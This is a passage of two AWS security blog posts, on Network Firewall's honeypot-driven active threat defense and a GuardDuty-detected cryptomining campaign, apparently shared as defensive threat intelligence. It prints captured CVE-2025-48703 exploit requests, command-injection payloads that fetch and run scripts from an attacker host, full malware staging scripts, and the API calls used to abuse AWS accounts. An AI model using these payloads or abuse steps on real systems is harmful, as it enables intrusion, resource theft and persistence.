
Normal view

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

8 January 2026 at 17:01

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.


Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.

Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense

Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel Rahi Patel
Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer Paul Bodmer
Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr Nima Sharifi Mehr
Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya Maxim Raya
Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag Santosh Shanbhag
Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.

GuardDuty Extended Threat Detection uncovers cryptomining campaign on Amazon EC2 and Amazon ECS

16 December 2025 at 23:12

Amazon GuardDuty and our automated security monitoring systems identified an ongoing cryptocurrency (crypto) mining campaign beginning on November 2, 2025. The operation uses compromised AWS Identity and Access Management (IAM) credentials to target Amazon Elastic Container Service (Amazon ECS) and Amazon Elastic Compute Cloud (Amazon EC2). GuardDuty Extended Threat Detection was able to correlate signals across these data sources to raise a critical severity attack sequence finding. Using the massive, advanced threat intelligence capability and existing detection mechanisms of Amazon Web Services (AWS), GuardDuty proactively identified this ongoing campaign and quickly alerted customers to the threat. AWS is sharing relevant findings and mitigation guidance to help customers take appropriate action on this ongoing campaign.

It’s important to note that these actions don’t take advantage of a vulnerability within an AWS service but rather require valid credentials that an unauthorized user uses in an unintended way. Although these actions occur in the customer domain of the shared responsibility model, AWS recommends steps that customers can use to detect, prevent, or reduce the impact of such activity.

Understanding the crypto mining campaign

The recently detected crypto mining campaign employed a novel persistence technique designed to disrupt incident response and extend mining operations. The ongoing campaign was originally identified when GuardDuty security engineers discovered similar attack techniques being used across multiple AWS customer accounts, indicating a coordinated campaign targeting customers using compromised IAM credentials.

Operating from an external hosting provider, the threat actor quickly enumerated Amazon EC2 service quotas and IAM permissions before deploying crypto mining resources across Amazon EC2 and Amazon ECS. Within 10 minutes of the threat actor gaining initial access, crypto miners were operational.

A key technique observed in this attack was the use of ModifyInstanceAttribute with disable API termination set to true, forcing victims to re-enable API termination before deleting the impacted resources. Disabling instance termination protection adds an additional consideration for incident responders and can disrupt automated remediation controls. The threat actor’s scripted use of multiple compute services, in combination with emerging persistence techniques, represents an advancement in crypto mining persistence methodologies that security teams should be aware of.

The multiple detection capabilities of GuardDuty successfully identified the malicious activity through EC2 domain/IP threat intelligence, anomaly detection, and Extended Threat Detection EC2 attack sequences. GuardDuty Extended Threat Detection was able to correlate signals as an AttackSequence:EC2/CompromisedInstanceGroup finding.

Indicators of compromise (IoCs)

Security teams should monitor for the following indicators to identify this crypto mining campaign. Threat actors frequently modify their tactics and techniques, so these indicators might evolve over time:

  • Malicious container image – The Docker Hub image yenik65958/secret, created on October 29, 2025, with over 100,000 pulls, was used to deploy crypto miners to containerized environments. This malicious image contained a SBRMiner-MULTI binary for crypto mining. This specific image has been taken down from Docker Hub, but threat actors might deploy similar images under different names.
  • Automation and toolingAWS SDK for Python (Boto3) user agent patterns indicating Python-based automation scripts were used across the entire attack chain.
  • Crypto mining domains: asia[.]rplant[.]xyz, eu[.]rplant[.]xyz, and na[.]rplant[.]xyz.
  • Infrastructure naming patterns – Auto scaling groups followed specific naming conventions: SPOT-us-east-1-G*-* for spot instances and OD-us-east-1-G*-* for on-demand instances, where G indicates the group number.

Attack chain analysis

The crypto mining campaign followed a systematic attack progression across multiple phases. Sensitive fields in this post were given fictitious values to protect personally identifiable information (PII).


Cryptocurrency Mining Campaign Diagram

Figure 1: Cryptocurrency mining campaign diagram

Initial access, discovery, and attack preparation

The attack began with compromised IAM user credentials possessing admin-like privileges from an anomalous network and location, triggering GuardDuty anomaly detection findings. During the discovery phase, the attacker systematically probed customer AWS environments to understand what resources they could deploy. They checked Amazon EC2 service quotas (GetServiceQuota) to determine how many instances they could launch, then tested their permissions by calling the RunInstances API multiple times with the DryRun flag enabled.

The DryRun flag was a deliberate reconnaissance tactic that allowed the actor to validate their IAM permissions without actually launching instances, avoiding costs and reducing their detection footprint. This technique demonstrates the threat actor was validating their ability to deploy crypto mining infrastructure before acting. Organizations that don’t typically use DryRun flags in their environments should consider monitoring for this API pattern as an early warning indicator of compromise. AWS CloudTrail logs can be used with Amazon CloudWatch alarms, Amazon EventBridge, or your third-party tooling to alert on these suspicious API patterns.

The threat actor called two APIs to create IAM roles as part of their attack infrastructure: CreateServiceLinkedRole to create a role for auto scaling groups and CreateRole to create a role for AWS Lambda. They then attached the AWSLambdaBasicExecutionRole policy to the Lambda role. These two roles were integral to the impact and persistence stages of the attack.

Amazon ECS impact

The threat actor first created dozens of ECS clusters across the environment, sometimes exceeding 50 ECS clusters in a single attack. They then called RegisterTaskDefinition with a malicious Docker Hub image yenik65958/secret:user. With the same string used for the cluster creation, the actor then created a service, using the task definition to initiate crypto mining on ECS AWS Fargate nodes. The following is an example of API request parameters for RegisterTaskDefinition with a maximum CPU allocation of 16,384 units.

{   
    "dryrun": false,   
    "requiresCompatibilities": ["FARGATE"],   
    "cpu": 16384,   
    "containerDefinitions": [     
        {       
            "name": "a1b2c3d4e5",       
            "image": "yenik65958/secret:user",       
            "cpu": 0,       
            "command": []     
        }   
    ],   
    "networkMode": "awsvpc",   
    "family": "a1b2c3d4e5",   
    "memory": 32768 
}

Using this task definition, the threat actor called CreateService to launch ECS Fargate tasks with a desired count of 10.

{   
    "dryrun": false,   
    "capacityProviderStrategy": [     
        {       
            "capacityProvider": "FARGATE",       
            "weight": 1,       
            "base": 0     
        },     
        {       
            "capacityProvider": "FARGATE_SPOT",       
            "weight": 1,       
            "base": 0     
        }   
    ],   
    "desiredCount": 10 
}

Figure 2: Contents of the cryptocurrency mining script within the malicious image

Figure 2: Contents of the cryptocurrency mining script within the malicious image

The malicious image (yenik65958/secret:user) was configured to execute run.sh after it has been deployed. run.sh runs randomvirel mining algorithm with the mining pools: asia|eu|na[.]rplant[.]xyz:17155. The flag nproc --all indicates that the script should use all processor cores.

Amazon EC2 impact

The actor created two launch templates (CreateLaunchTemplate) and 14 auto scaling groups (CreateAutoScalingGroup) configured with aggressive scaling parameters, including a maximum size of 999 instances and desired capacity of 20. The following example of request parameters from CreateLaunchTemplate shows the UserData was supplied, instructing the instances to begin crypto mining.

{   
    "CreateLaunchTemplateRequest": {       
        "LaunchTemplateName": "T-us-east-1-a1b2",       
        "LaunchTemplateData": {           
            "UserData": "<sensitiveDataRemoved>",           
            "ImageId": "ami-1234567890abcdef0",           
            "InstanceType": "c6a.4xlarge"       
        },       
        "ClientToken": "a1b2c3d4-5678-90ab-cdef-EXAMPLE11111"   
    } 
}

The threat actor created auto scaling groups using both Spot and On-Demand Instances to make use of both Amazon EC2 service quotas and maximize resource consumption.

Spot Instance groups:

  • Targeted high performance GPU and machine learning (ML) instances (g4dn, g5, g5, p3, p4d, inf1)
  • Configured with 0% on-demand allocation and capacity-optimized strategy
  • Set to scale from 20 to 999 instances

On-Demand Instance groups:

  • Targeted compute, memory, and general-purpose instances (c5, c6i, r5, r5n, m5a, m5, m5n).
  • Configured with 100% on-demand allocation
  • Also set to scale from 20 to 999 instances

After exhausting auto scaling quotas, the actor directly launched additional EC2 instances using RunInstances to consume the remaining EC2 instance quota.

Persistence

An interesting technique observed in this campaign was the threat actor’s use of ModifyInstanceAttribute across all launched EC2 instances to disable API termination. Although instance termination protection prevents accidental termination of the instance, it adds an additional consideration for incident response capabilities and can disrupt automated remediation controls. The following example shows request parameters for the API ModifyInstanceAttribute.

{     
    "disableApiTermination": {         
        "value": true     
    },     
    "instanceId": "i-1234567890abcdef0" 
}

After all mining workloads were deployed, the actor created a Lambda function with a configuration that bypasses IAM authentication and creates a public Lambda endpoint. The threat actor then added a permission to the Lambda function that allows the principal to invoke the function. The following examples show CreateFunctionUrlConfig and AddPermission request parameters.

CreateFunctionUrlConfig:

{     
    "authType": "NONE",     
    "functionName": "generate-service-a1b2c3d4" 
}

AddPermission:

{     
    "functionName": "generate-service-a1b2c3d4",     
    "functionUrlAuthType": "NONE",    
    "principal": "*",     
    "statementId": "FunctionURLAllowPublicAccess",     
    "action": "lambda:InvokeFunctionUrl" 
}

The threat actor concluded the persistence stage by creating an IAM user user-x1x2x3x4 and attaching the IAM policy AmazonSESFullAccess (CreateUser, AttachUserPolicy). They also created an access key and login profile for that user (CreateAccessKey, CreateLoginProfile). Based on the SES role that was attached to the user, it appears the threat actor was attempting Amazon Simple Email Service (Amazon SES) phishing.

To prevent public Lambda URLs from being created, organizations can deploy service control policies (SCPs) that deny creation or updating of Lambda URLs with an AuthType of “NONE”.

{   
    "Version": "2012-10-17",   
    "Statement": [     
        {       
            "Effect": "Deny",       
            "Action": [         
                "lambda:CreateFunctionUrlConfig",         
                "lambda:UpdateFunctionUrlConfig"       
            ],       
            "Resource": "arn:aws:lambda:*:*:function/*",       
            "Condition": {         
                "StringEquals": {           
                    "lambda:FunctionUrlAuthType": "NONE"         
                }       
            }     
        }   
    ] 
}

Detection methods using GuardDuty

